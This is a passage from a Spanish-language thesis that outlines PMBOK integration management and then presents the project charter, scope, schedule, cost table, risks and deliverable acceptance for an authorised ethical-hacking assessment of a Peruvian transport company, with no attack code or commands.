Es el proceso que consiste en desarrollar un documento que autoriza formalmente un proyecto o una fase y documentar los requisitos iniciales que satisfacen las necesidades y expectativas de los interesados.

Establece una relación de cooperación entre la organización ejecutante y la organización solicitante, El proyecto se inicia formalmente con la firma del acta de constitución del proyecto aprobada.

Según la guía del PMBOK 5ta edición, el acta de constitución del proyecto es un documento emitido por el iniciador o patrocinador (Sponsor) que autoriza formalmente la existencia de un proyecto, confiriendo al gerente del proyecto (El Project Manager) la autoridad para asignar recursos de la organización a sus actividades.

El acta debe informar sobre los siguientes elementos o variables del proyecto:

- Propósito del acta de constitución del proyecto.
- Resumen ejecutivo: visión general del proyecto.
- Declaración del problema.
- Descripción del proyecto.
- Justificación del Proyecto.
- Objetivos del Proyecto.
- Aprobaciones del acta de constitución del proyecto.
- Documentos anexos que forman parte del proyecto.
- Contrato entre organización patrocinadora/cliente del proyecto y organización que ejecutará el proyecto.
- Lista de documentos que forman parte del Acta de Constitución del proyecto que no se anexan al presente documento.
- Supuestos, restricciones y riesgos.

¿Cómo se elabora el Acta de Constitución del Proyecto?

a) Enunciado del trabajo

Es la descripción narrativa de los productos, servicios o resultados que debe entregar el proyecto, si el proyecto es interno, el iniciador o patrocinador proporciona el enunciado de trabajo, basándose en las necesidades de la empresa o requisitos del producto. Este enunciado de trabajo hace referencia a:

- La necesidad del negocio.
- Descripción del alcance del producto.
- Plan estratégico.

b) Caso de Negocio

Proporciona la información necesaria desde la perspectiva de negocio para determinar si el proyecto es viable en términos de la inversión requerida.

c) Acuerdos entre los Interesados

Como lo establece la guía del PMBOK 5ta edición, son las intenciones iniciales de un proyecto que pueden tomar la forma de contratos, memorandos de entendimiento, acuerdos de nivel de servicio, cartas de acuerdo, declaraciones intencionales e inclusive acuerdos verbales, correos electrónicos u otros. Toda esta documentación se reúne para darle forma estructurada en el Acta de proyecto.

d) Factores Ambientales y Procesos de la Organización

Los factores ambientales a los que está sometida la empresa pueden influir sobre toda la gerencia de proyectos, en este caso deben tomarse en cuenta estándares gubernamentales, de la industria o reglamentos, la cultura de la organización, condiciones del mercado y otros aspectos del entorno.

e) Herramientas y técnicas

Cuando se desarrolla el plan para la dirección del proyecto, se utiliza el juicio de expertos para:

- Adaptar el proceso para cumplir con las necesidades del proyecto.
- Desarrollar los detalles técnicos y de gestión que se incluirán en el plan para la dirección del proyecto.
- Determinar los recursos y los niveles de habilidad necesarios para llevar a cabo el trabajo del proyecto.
- Determinar el nivel de gestión de la configuración que se aplicará al proyecto.
- Determinar qué documentos del proyecto estarán sujetos al proceso formal de control de cambios.

Desarrollar el Plan para la Dirección del Proyecto

- Es un documento(s) que se utiliza(n) para dirigir la ejecución, el monitoreo, control y el cierre del proyecto. El director del proyecto y el equipo del Proyecto son los encargados de crearlo.

- Es un proceso de planificación que se repetirá a lo largo de toda la vida del Proyecto y que esta interrelacionado con las diferentes áreas de conocimiento.

Dirigir y Gestionar la Ejecución del Proyecto.

Este proceso que consiste en ejecutar el trabajo definido en el plan para la dirección del proyecto para cumplir con los objetivos del mismo.

En este proceso se tienen en cuenta las siguientes actividades:

- Realizar las actividades necesarias para cumplir con los requisitos del proyecto.
- Crear los entregables del proyecto.
- Reunir, capacitar y dirigir a los miembros del equipo asignado al proyecto.
- Obtener, gestionar y utilizar los recursos, incluyendo materiales, herramientas, equipos e instalaciones.
- Implementar los métodos y normas planificados.
- Establecer y gestionar los canales de comunicación del proyecto, tanto externos como internos al equipo del proyecto.
- Generar los datos del proyecto, tales como costo, cronograma, avance técnico y de calidad y el estado, a fin de facilitar las proyecciones.
- Emitir las solicitudes de cambio y adaptar los cambios aprobados al alcance, a los planes y al entorno del proyecto.
- Gestionar los riesgos e implementar las actividades de respuesta a los mismos.
- Gestionar a los vendedores y proveedores.
- Recopilar y documentar las lecciones aprendidas e implementar las actividades
- aprobadas de mejora del proceso.

Monitorear y Controlar el Trabajo del Proyecto.

Es el proceso que consiste en monitorear, revisar y regular el avance a fin de cumplir con los objetivos de desempeño definidos en el plan para la dirección del proyecto, los requisitos son planteados al inicio del proyecto tomando como sugerencia las indicaciones de los stakeholders del proyecto.

Es un proceso en el cual el gerente de proyecto realiza a lo largo del proyecto e incluye recolectar, medir y distribuir la información del rendimiento del proyecto, pero a su vez explotar esta información elaborando tendencias, ajustando métricas y mejorando los

procesos. Es una actividad constante del equipo del proyecto determinar acciones correctivas y preventivas o re planificar algún aspecto de tal manera que solucione un problema encontrado durante el ciclo de vida del proyecto.

Realizar el Control Integrado de Cambios.

Es el proceso que consiste en revisar todas las solicitudes de cambio, y en aprobar y gestionar los cambios en los entregables, en los activos de los procesos de la organización, en los documentos del proyecto y en el plan para la dirección del proyecto.

Para las actividades de cambios al producto, servicio o requerimiento se realizará lo siguiente:

- Los interesados principales deberán presentar una solicitud para el cambio requerido, detallando él porque del cambio solicitado y que beneficios se conseguiría con el mismo.
- Se evaluará el impacto que se produciría con dichos cambios en el proyecto como el costo, tiempo y alcance.
- Después de la evaluación se tomará una decisión para aprobar o rechazar la solicitud de cambio.
- En caso de que la solicitud sea aprobada se realizara un seguimiento para determinar cuáles son los aspectos positivos y negativos que se dieron con el cambio.

Los cambios en un proyecto sin inevitables y pueden ser solicitados por cualquier interesado involucrado en el proyecto, su factibilidad de implementación está basado en analizar el impacto que tendría el cambio en la triple restricción. Es recomendable que cada proyecto cuente con un comité de control de cambios que sea el responsable de aprobar o rechazar los cambios dicho comité formado por interesados claves del proyecto deberá tener un procedimiento de control de cambios claramente definido que incluya la configuración tanto del producto de la información relacionada al cambio, así como de la verificación y auditoria del cambio aprobado.

Cerrar Proyecto o Fase.

Es el proceso que consiste en finalizar todas las actividades en todos los grupos de procesos de dirección de proyectos para completar formalmente el proyecto o una fase

del mismo. Consiste en asegurar y formalizar la finalización del proyecto a tal punto que el gerente de proyecto deberá realizar una revisión de todos los cierres de fase anteriores de tal forma que asegure que el proyecto está dentro de sus objetivos definidos.

Cualquiera sea la razón por la cual un proyecto se haya terminado este debe pasar por un proceso de cierre formal, el cierre del proyecto es el momento donde se aplican los procedimientos de pasar el producto a las operaciones de la empresa, así como de recolectar y organizar la información generada por el proyecto, generando las lecciones aprendidas que servirán para futuros proyectos.

Sin duda la gerencia de proyectos es una profesión que cada vez produce mayor y mejores estándares y se enriquece con las experiencias, investigaciones y mejores prácticas de los profesionales que la practican y que se encuentran en posiciones de liderazgo, supervisión o dirigiendo actividades de proyectos.

El manejo adecuado y óptimo de gestión de integración del proyecto, le permite al director de proyectos anticipar y lograr que la experiencia de todos los involucrados sea positiva desde el inicio hasta la terminación del proyecto, son los preparativos y las acciones que realizamos las que nos dan cierto nivel de confianza para que al final todos los comensales queden satisfechos y tengan ganas de repetir la experiencia.

CAPÍTULO III: INICIO Y PLANIFICACIÓN DEL PROYECTO

3.1. Gestión del proyecto

3.1.1 Iniciación.

A. Nacimiento del Proyecto.

Actualmente uno de los principales activos de cualquier organización sin importar si es pequeña, mediana o grande es la información, si esta sufriera algún incidente físico, natural, cibernético relacionado a la integridad, disponibilidad o confidencialidad, podría generar pérdidas económicas millonarias y desventajas competitivas importantes con organizaciones del mismo sector.

Las organizaciones están cada vez está más expuestas a una variedad más amplia y sofisticada de amenazas, vulnerabilidades, etc. Estas amenazas pueden ser internas, externas, premeditadas, accidentales, etc. Así mismo se debe mencionar que no todos los desarrolladores, administradores, usuarios generales tienen conocimientos en seguridad informática, provocando que la organización tenga un bajo soporte en actualización de versiones en las aplicaciones, dejando toda la responsabilidad de la seguridad informática para una persona en las organizaciones o en la mayoría de veces a nadie, lo que genera que la organización tenga brechas de seguridad y expuestas ante un ataque cibernético.

Es por eso que un ataque simple puede originar daños catastróficos a una empresa si es que no cuenta con controles de seguridad que mitiguen la probabilidad de ocurrencia de estos. Este proyecto nace con la finalidad de identificar el estado actual de la Seguridad Informática de la empresa.

B. Justificación.

El acceso deliberado en cualquier momento de inescrupulosos a las redes, servidores, webs de las organizaciones peruanas ya no es nada aislado, ni caso de películas de ciencia ficción, es la realidad diaria en el mundo, los hackers intervienen, alteran, controlan, información ajena, hasta dañando la imagen comercial y posicionamiento en el mercado de negocios.

La presente tesis, es importante debido a que la Empresa Transportes Cosmer S.A.C necesita una evaluación de seguridad actual, de tal manera que se logren detectar vulnerabilidades que puedan ser explotadas por atacantes y así poderlas corregirlas o reducirlas, con la finalidad de proteger la integridad de la información.

C. Importancia.

Hoy en día, toda organización maneja datos e información de manera digital, ya sea a nivel interno únicamente, a nivel externo (para proveer información o servicios a terceros), o ambos. Siempre existe el riesgo de que personas malintencionadas obtengan acceso, modifiquen y/o destruyan esta información de manera no autorizada.

Es de vital importancia darse cuenta de que la seguridad de un producto no sólo depende de los factores relacionados con el entorno de TI. También se basa en productos específicos de seguridad que brinde mejores prácticas. Esto implica la aplicación de los requisitos de seguridad adecuados, la realización de análisis de riesgos, modelado de amenazas, revisiones de código, la seguridad y la medición operativa.

La importancia del presente proyecto reside en el uso de un Ethical Hacking, que permitirá la obtención de información de vulnerabilidades. Y las respuestas de tantas preguntas como:

- ¿Cómo saber si su información está segura?
- ¿Cómo saber si solamente las personas autorizadas tienen acceso a la información?
- ¿Cómo saber si existe alguna vulnerabilidad de seguridad que le permitiría a algún usuario malintencionado hacer de las suyas en sus sistemas y redes?
- ¿Cómo saber si sus empleados están debidamente entrenados en temas básicos de seguridad informática?
- ¿Están sus empleados representando una amenaza para la seguridad informática de la empresa?

D. Acta de constitución del proyecto

Tabla 9 Acta de constitución

Descripción del proyecto: qué, ¿quién, cómo, cuándo y dónde?
Determinar la manera que la Metodología Ethical Hacking influye en el nivel de proceso de gestión de la seguridad informática de los sistemas del área de cómputo de TRANSPORTES COSMER SAC Las fases que abarcará este proyecto serán: - Reconocimiento. - Escaneo. - Acceso. El desarrollo del proyecto estará a cargo de: - Jheen Pooll Carrasco Ruiz Encargado del proyecto. - Jheen Pooll Carrasco Ruiz Analista en Seguridad. La solución consistirá en dar recomendaciones para subsanar las fallas encontradas en los sistemas operativos, aplicaciones web instaladas en las computadoras y del servidor.
Definición del producto del proyecto
El producto del proyecto tendrá como producto final un Ethical Hacking para proteger y salvaguardar el flujo de información, que maneja la empresa, frente a los diferentes peligros a los que está expuesta como los virus informáticos, los hackers, modificaciones indebidas, etc., logrando así una mejor toma de decisiones y de esa manera poder tener una ventaja competitiva contra la competencia.
Definición de requisitos del proyecto

Usuarios Principales de los Sistemas:

- Proporcionar un conocimiento del grado de vulnerabilidad de los sistemas informáticos, imprescindible para aplicar medidas correctivas.
- Descubrir fallas de seguridad tras cambios de configuración.
- Determinar sistemas en peligros debido a su desactualización.
- Identificar configuraciones erróneas que pudieran desembocar en fallos de seguridad.
- Reducir la probabilidad de materialización de aquellos riesgos que pueden representar grandes pérdidas de capital debido a: facturación fallida, reposición de los daños causados, pérdida de oportunidad de negocio, reclamación de clientes, restitución de la imagen corporativa, sanciones legales.
- Ahorrar tiempo y dinero al afrontar y corregir situaciones negativas antes de que sucedan.

Usuarios Finales de los Sistemas

- Contar con Profesionalismo y calidad en las operaciones informáticas para trasmisión de datos seguros, completos, fiables, etc.
- Crear buenas medidas de seguridad que evitan daños y problemas que pueden ocasionar intrusos.
- Crear barreras de seguridad que no son más que técnicas, aplicaciones y dispositivos de seguridad que utilizando aplicaciones de protección: cortafuegos, antivirus, anti espías y usos de contraseñas.
- Protege la información y los equipos de los usuarios.

Concepto	Objetivos	Criterio De Éxito
Alcance	Cumplir con todos los requerimientos funcionales y no funcionales detallados anteriormente.	Obtener toda la información necesaria
Tiempo	Concluir el proyecto en el plazo solicitado por el cliente.	Concluir el proyecto dentro de las fechas

Costo	Cumplir con el presupuesto estimado del proyecto.	No exceder el presupuesto estimado del proyecto.

Finalidad del proyecto

Objetivo General

- Determinar la manera que la Metodología Ethical Hacking influye en el nivel de seguridad de los sistemas del área de cómputo de TRANSPORTES COSMER SAC

Objetivos específicos

- Determinar la manera en que la fiabilidad de la metodología Ethical Hacking influye en la gestión de la seguridad de los sistemas del área de cómputo de TRANSPORTES COSMER SAC.
- Determinar la manera en que la Integridad de la metodología Ethical Hacking influye en la eficacia de la gestión de la seguridad de los sistemas del área de cómputo de TRANSPORTES COSMER SAC.
- Determinar la manera en que la Usabilidad de la metodología Ethical Hacking influye en la productividad de la gestión de la seguridad de los sistemas del área de cómputo de TRANSPORTES COSMER SAC.

Principales amenazas del proyecto (riesgos negativos).

Personal no calificado para la utilización de políticas seguridad.
Falsos positivos.
Falta de cumplimiento con las fechas de entrega.
Nuevos requerimientos funcionales por parte de los interesados.

Modificaciones de los requerimientos.		
Principales oportunidades del proyecto (riesgos positivos).		
Minimizar el tiempo en la búsqueda de información.		
Minimizar el tiempo en el tratamiento de la información.		
Minimizar el tiempo en la búsqueda de problemas que se presentan.		
Presupuesto preliminar del proyecto.		
Concepto		Monto
Desarrollo del Proyecto		s/9855.00 nuevos soles
Sponsor que autoriza el proyecto.		
Nombre	Empresa	Cargo
José Francisco Carrasco	Transporte Cosmer SAC	Gerente Financiero

Fuente: Elaboración propia

E. Identificación de los interesados

Tabla 10 Interesados del proyecto

Encargado del proyecto	Jheen Pooll Carrasco Ruiz
Gerente Financiero de la empresa	José Francisco Carrasco Zevallos

Fuente: Elaboración propia

3.1.2 Planificación

3.1.2.1 Alcance

Nombre del Proyecto: Determinar la manera que la Metodología Ethical Hacking influye en el nivel de proceso de gestión de la seguridad informática de los sistemas del área de cómputo de TRANSPORTES COSMER SAC.

3.1.2.1.1 Definición del alcance del Proyecto:

El proyecto tendrá como resultado realizar un Ethical hacking para proteger y salvaguardar el flujo de información, frente a los diferentes peligros a los que está expuesta como los virus informáticos, los hackers, modificaciones indebidas, etc., logrando así una mejor toma de decisiones y de esa manera poder tener una ventaja competitiva contra la competencia.

3.1.2.1.2 Definición del alcance del Producto

Desde el punto del producto, el Ethical hacking tiene como objetivo desarrollar ataques controlados a los sistemas operativos y al servidor con las herramientas que posee Kali Linux, con la finalidad de evaluar el nivel de seguridad que posee los sistemas.

3.1.2.1.3 Criterios de aceptación

Técnicos: El desarrollo del proyecto se debe realizar de acuerdo con todo lo planificado y requerido por los usuarios.

Calidad: Se debe lograr la satisfacción del cliente en un 98%. La bibliografía usada en la investigación debe ser de carácter serio El informe de la propuesta concluida debe ser entendible y precisa.

Administrativos: Se necesitará una capacitación al personal luego de terminado el estudio referente al tema de la propuesta.

- Comerciales: Aumentar la satisfacción y la cartera de clientes.
- Contribuir con el crecimiento de la empresa.
- Cumplir con estándares de calidad tanto nacional como internacional.

3.1.2.1.4 Requerimientos

Tabla 11 Requisitos Funcionales

Requisitos funcionales: descubrir procesos del negocio, información, interacción con el producto, etc.		
Prioridad otorgada por el stakeholder	Requisitos	
	Código	Descripción
Muy Alta	RQ01	Permitir la búsqueda de información – metadatos.
Muy Alta	RQ02	Consultar información de los servidores.
Muy Alta	RQ03	Descubrir el rango de direcciones IPS.
Muy alta	RQ04	Descubrir los sistemas operativos.
Muy alta	RQ05	Identificar los nombres de equipos.
Muy alta	RQ06	Identificar los servicios en ejecución en cada equipo.
Muy alta	RQ07	Permitir el escaneo de puertos.
Muy Alta	RQ08	Identificar vulnerabilidades en sistemas operativos.
Muy Alta	RQ09	Identificar vulnerabilidades en el servidor.
Muy Alta	RQ10	Documentar las fallas encontradas.
Muy Alta	RQ11	Recolectar Información valiosa.
Requisitos no funcionales: describir requisitos tales como nivel de servicio, perfomance, seguridad, adecuación, etc.		

Prioridad	Requisitos	
	Código	Descripción
Muy Alta	RQ13	Uso de tecnologías.
Muy alta	RQ14	Datos confidenciales.
Muy alta	RQ15	Reportes que ayudaran a la toma de decisiones.
Alta	RQ16	Contar con un buen ambiente para los equipos de trabajo.
Alta	RQ17	Cumplir con los acuerdos presentados en la propuesta, respetando los requerimientos del cliente.
Muy Alta	RQ18	El proyecto debe ser rentable y ejecutarse en el tiempo previsto.

Requisitos de calidad: describir requisitos relativos a normas o estándares de calidad, o la satisfacción y cumplimiento de factores relevantes de calidad.

Prioridad	Requisitos
	Descripción
Muy Alto	El ethical hacking debe de cumplir con todas las expectativas de los usuarios.

Criterios de aceptación: especificaciones o requisitos de rendimiento, funcionalidad, etc. Que deben cumplirse antes de aceptar el proyecto.


Conceptos	Criterios De Aceptación
Técnicos	

	El desarrollo del proyecto se debe realizar de acuerdo a todo lo planificado y requerido por los usuarios.
Calidad	Se debe lograr la satisfacción del cliente en un 95%. La bibliografía usada en la investigación debe ser de carácter serio. El informe de la propuesta concluida debe ser entendible y precisa.
Administrativos	La aprobación de todos los entregables del proyecto estará a cargo del gerente general. Se necesitará una capacitación al personal luego de terminado el estudio referente al tema de la propuesta.
Comerciales	Contribuir con el crecimiento de la empresa. Cumplir con estándares de seguridad tanto nacional como internacional.
Reglas del negocio: reglas principales que fijan los principios guías de la organización.	
Todas las observaciones encontradas deben ser documentadas.	
Impactos en otras áreas organizacionales.	
Este proyecto ayudara a mejorar la seguridad de la empresa.	
Impactos en otras entidades: dentro o fuera de la organización ejecutante.	
Se espera ayudar también ayudar al área de soporte técnico, administración, contabilidad.	

Fuente: Elaboración propia

3.1.2.1.5 Edt

Ilustración 10 EDT



Fuente: Elaboración Propia

3.1.2.2 Tiempo

3.1.2.2.1 Definición de Actividades

Tabla 12 Tiempo

Iteración	Actividad	Alcance de la actividad
Project Charter.	Realizar entrevista a sponsor.	Encuentro inicial con el sponsor.
	Elaborar Project chárter.	Redactar el documento de inicio.
	Revisar el Project chárter.	Revisar y aprobar el Project chárter.
Scope Statement.	Realizar entrevista con el sponsor.	Entrevista con el sponsor para la iniciación del Scope Statement.
	Consolidar los requisitos.	Elaborar el Scope Statement.
	Revisar el Scope statement.	Revisar el Scope Statement.
Plan de Proyecto.	Elaborar el plan del proyecto.	Redactar el plan del proyecto.
Plan de Gestión de Requisitos.	Evaluar los requisitos Presentados.	Evaluar los requisitos Presentados.
	Documentar requisitos.	Documentar requisitos.

Cierre del Proyecto.	Elaborar documentos de cierre del proyecto.	Redactar documentos del cierre del proyecto.
Descubrir Rango de IPS.	Documentar rango de IPS.	Documentar IPS.
Identificar Sistemas Operativos.	Identificar Sistemas Operativos activos en la Red.	Identificar Sistemas Operativos activos en la Red.
Identificar Nombre de los Equipos.	Identificar Nombres de los Equipos.	Documentar Nombres.
Identificar Cuentas de Usuario.	Identificar Cuentas de Usuario.	Documentar Cuentas de Usuarios.
Escaneo de Red.	Identificar los Host activos.	Documentar host.
Numero de puertos.	Descubrir los puertos abiertos en cada dirección.	Documentar Puertos activos.
Versión de Puertos.	Descubrir y analizar la versión de los puertos.	Documentar Versiones.
Vulnerabilidades – SOS.	Analizar las diferentes vulnerabilidades de cada SOS.	Documentar, explotar y recomendar medidas de seguridad.

Vulnerabilidades – Servidor.	Analizar las diferentes vulnerabilidades el servidor.	Documentar explotar y recomendar medidas de seguridad.
Obtener Acceso a SOS.	Obtener acceso a SOS.	Documentar.
Obtener Acceso al Servidor.	Obtener Acceso al Servidor.	Documentar.
Manual de usuarios.	Redactar manual de usuario.	Redactar manual de usuario.

Fuente: Elaboración propia

3.1.2.2.2 Hitos

Tabla 13 Hitos

Determinar la manera que la Metodología Ethical Hacking influye en el nivel de proceso de gestión de la seguridad informática de los sistemas del área de cómputo de TRANSPORTES COSMER SAC.	FECHA PROGRAMADA	
INICIO	19/12/2018	16/01/2019
Gestión del Proyecto.	19/12/2018	15/01/2019
Project chárter.	24/12/2018	27/12/2018
Plan de gestión de requisitos.	26/12/2018	03/01/2019
Gestión del alcance.	02/01/2019	07/01/2019
Gestión de riesgos	04/01/2019	09/01/2019
| Cierre	09/01/2019	15/01/2019
Reconocimiento.	15/01/2019	07/02/2019

Búsqueda de metadatos.	15/01/2019	22/01/2019
Descubrir rangos de IPS.	18/01/2019	25/01/2019
Identificar Sistemas Operativos.	25/01/2019	29/01/2019
Identificar nombres de Equipos.	30/01/2019	04/02/2019
Identificar Cuentas de Usuarios.	04/02/2019	07/02/2019
Escaneo.	11/02/2019	01/03/2019
Números de puertos.	11/02/2019	15/02/2019
Versión de puertos.	18/02/2019	22/02/2019
Vulnerabilidades.	25/02/2019	01/03/2019
Ataque	04/03/2019	25/03/2019
Explotación de vulnerabilidades de los sistemas operativos	04/03/2019	18/03/2019

Ataque de fuerza bruta	19/03/2019	25/03/2019
Informes.	25/03/2019	29/03/2019
Manuales de Usuario.	25/03/2019	29/03/2019

Fuente: Elaboración propia

3.1.2.3 Costos

El valor del costo se calculó, calculando los días trabajados por hora ingeniero. En este caso el cobro de hora ingeniero es de $/.45.

Tabla 14 Costos

Determinar la manera que la Metodología Ethical Hacking influye en el nivel de proceso de gestión de la seguridad informática de los sistemas del área de cómputo de TRANSPORTES COSMER SAC.	**FECHA PROGRAMADA**		**DURACION**	**COSTO**	**VALOR PRESUPUESTADO**
INICIO	**19/12/2019**	**16/01/2019**	Total P		9855
Gestión del Proyecto.	19/12/2018	16/01/2019	Total		2475
Project chárter.	19/12/2018	15/01/2019	6	45	270

Plan de gestión de requisitos.	24/12/2018	27/12/2018	13	45	585
Gestión del alcance.	26/12/2018	03/01/2019	13	45	585
Gestión de riesgos	02/01/2019	07/01/2019	13	45	585
Cierre	04/01/2019	09/01/2019	10	45	450
Reconocimiento.	09/01/2019	15/01/2019	Total		2655
Búsqueda de metadatos.	15/01/2019	07/02/2019	13	45	585
Descubrir rangos de IPS.	15/01/2019	22/01/2019	20	45	900
Identificar Sistemas Operativos.	18/01/2019	25/01/2019	9	45	405
Identificar nombres de Equipos.	25/01/2019	29/01/2019	10	45	450
Identificar Cuentas de Usuarios.	30/01/2019	04/02/2019	7	45	315
	04/02/2019	07/02/2019	Total		2925

Escaneo.					
Números de puertos.	11/02/2019	01/03/2019	10	45	450
Versión de puertos.	11/02/2019	15/02/2019	10	45	450
Vulnerabilidades.	18/02/2019	22/02/2019	45	45	2025
Ataque	25/02/2019	01/03/2019	Total		1350
Explotacion de vulnerabilidades de los sistemas operativos	04/03/2019	25/03/2019	15	45	675
Ataque de fuerza bruta	04/03/2019	18/03/2019	15	45	675
Informes.	19/03/2019	25/03/2019	Total		450
Manuales de Usuario.	25/03/2019	29/03/2019	10	45	450

Fuente: Elaboración propia

3.1.2.4 Riesgos

Tabla 15 Riesgos

CÓD. DEL RIESGO	Descripción Del Riesgo
RG01	Que los equipos a usar no cumplan con las especificaciones técnicas requeridas.
RG02	Fallos en los equipos informáticos.
RG03	Exceder el costo y tiempo planificado.
RG04	Acceso lento a los datos a través de la red.
RG05	Inadecuada descomposición de tareas (EDT).
RG06	Que no se obtengan resultados positivos en las pruebas de reconocimiento realizadas por el usuario.
RG07	Falta de cumplimiento con las fechas de entregas.

Fuente: Elaboración propia

3.2 Ingeniería del Proyecto

3.2.1 Modelamiento de Requerimientos.

El modelamiento de Requerimientos se detalló en el capítulo 3, apartado 3.1.2 Planificación, lo que respecta al alcance del proyecto y documentación de requisitos.

3.3. Soporte del Proyecto

3.3.1. Planificación de la Calidad.

Este proyecto debe cumplir con los requisitos de la calidad, es decir, acabar dentro del tiempo y el presupuesto planificados, y también debe cumplir con los requisitos de calidad del Cliente, es decir, debe lograr satisfacción por parte de ellos.

3.3.2 Plan de mejora de los procesos

Para mejorar los procesos se debe realizar lo siguiente:

- Delimitar el proceso.
- Determinar la oportunidad de mejora.
- Tomar información sobre el proceso.

- Analizar la información levantada.
- Definir las acciones correctivas para mejorar el proceso.
- Aplicar las acciones correctivas.
- Verificar si las acciones correctivas han sido efectivas.
- Estandarizar las mejoras logradas para hacerlas parte del proceso.

3.3.3 Procedimientos

- Para mejora de procesos.
- Para la correcta conducción del proyecto y generación del producto.
- Procesos de mejora continua.
- Auditoría a los procesos.
- Para la prevención de problemas y para las medidas correctivas.

3.3.4 Plantillas

- Línea base de la calidad.
- Plan de gestión de la calidad.
- Documentos de métrica de la calidad.

3.3.5 Formatos

- Documentos de métrica de la calidad.
- Plan de gestión de la calidad.
- Matriz de actividades de calidad.
- Otros documentos:
- Libro de planeamiento estratégico.

3.3.6 Enfoque de aseguramiento de la calidad

- El aseguramiento de calidad se hará monitoreando continuamente la performance del trabajo, los resultados del control de calidad, y sobre todo las métricas.
- Identificación tempranamente cualquier necesidad de acción correctiva y mejora de procesos.
- Gestionar adecuada y oportunamente las gestiones de cambio que requiera el proyecto.

- Asimismo, se verificará que dichas solicitudes de cambio, y/o acciones correctivas/preventivas se hayan ejecutado y hayan sido efectivas.

3.3.7 Enfoque de control de la calidad

- El control de calidad se ejecutará revisando los entregables para ver si están conformes o no a los requerimientos del proyecto.
- Los resultados de estas mediciones se consolidarán y se enviarán al proceso de Aseguramiento de Calidad.
- Asimismo, en este proceso se hará la medición de las métricas y se informarán al proceso de Aseguramiento de Calidad. Los entregables que han sido reprocesados se volverán a revisar para verificar si ya se han vuelto conformes.
- Para los defectos detectados se tratará de detectar las causas raíces de los defectos para eliminar las fuentes del error, los resultados y conclusiones se formalizarán como solicitudes de cambio y/o acciones correctivas/preventivas.

3.3.8 Enfoque de mejora de procesos

- Delimitar el proceso.
- Determinar la oportunidad de mejora.
- Tomar información sobre el proceso.
- Analizar la información levantada.
- Definir las acciones correctivas para mejorar el proceso.
- Aplicar las acciones correctivas.
- Verificar si las acciones correctivas han sido efectivas.

CAPÍTULO IV: EJECUCIÓN, SEGUIMIENTO Y CONTROL DEL PROYECTO

4.1 Gestión Del Proyecto

4.1.1 Ejecución

Acta de Aceptación de Entregables a aprobar

Tabla 16 Gestión del proyecto

Declaración de la Aceptación Formal	
Por la presente se hace pública la aceptación de las fases presentadas del proceso de Ethical Hacking, que incluye los siguientes entregables: - Fase Análisis de Vulnerabilidades - Búsqueda de hosts fallados. - Frotprinting de escenarios y sistemas. - Escaneos de equipos y redes. - Acceso a los sistemas y plataformas escaneadas. Fase Explotación - El primer entregable del servicio (Ethical hacking - reconocimiento). - El segundo entregable del servicio (Ethical hacking - escaneo). - El tercer entregable del servicio (Ethical hacking – acceso a sistemas operativos). - El cuarto entregable del servicio (Ethical hacking – acceso).	
Observaciones adicionales	
En el entregable adicional se envió un diccionario de términos usados en el proceso del Ethical hacking.	
Aceptado por	**Distribuido y Aceptado**
Nombre del Sponsor u otro funcionario	**Nombre Del Stakeholders**
José Francisco Carrasco Zevallos	José Francisco Carrasco Zevallos
Rol	**Nombre**
Miembro del equipo	Jheen Pooll Carrasco Ruiz

Gerente del proyecto	Jheen Pooll Carrasco Ruiz
Cliente	Jheen Pooll Carrasco Ruiz

Rol	Responsabilidad
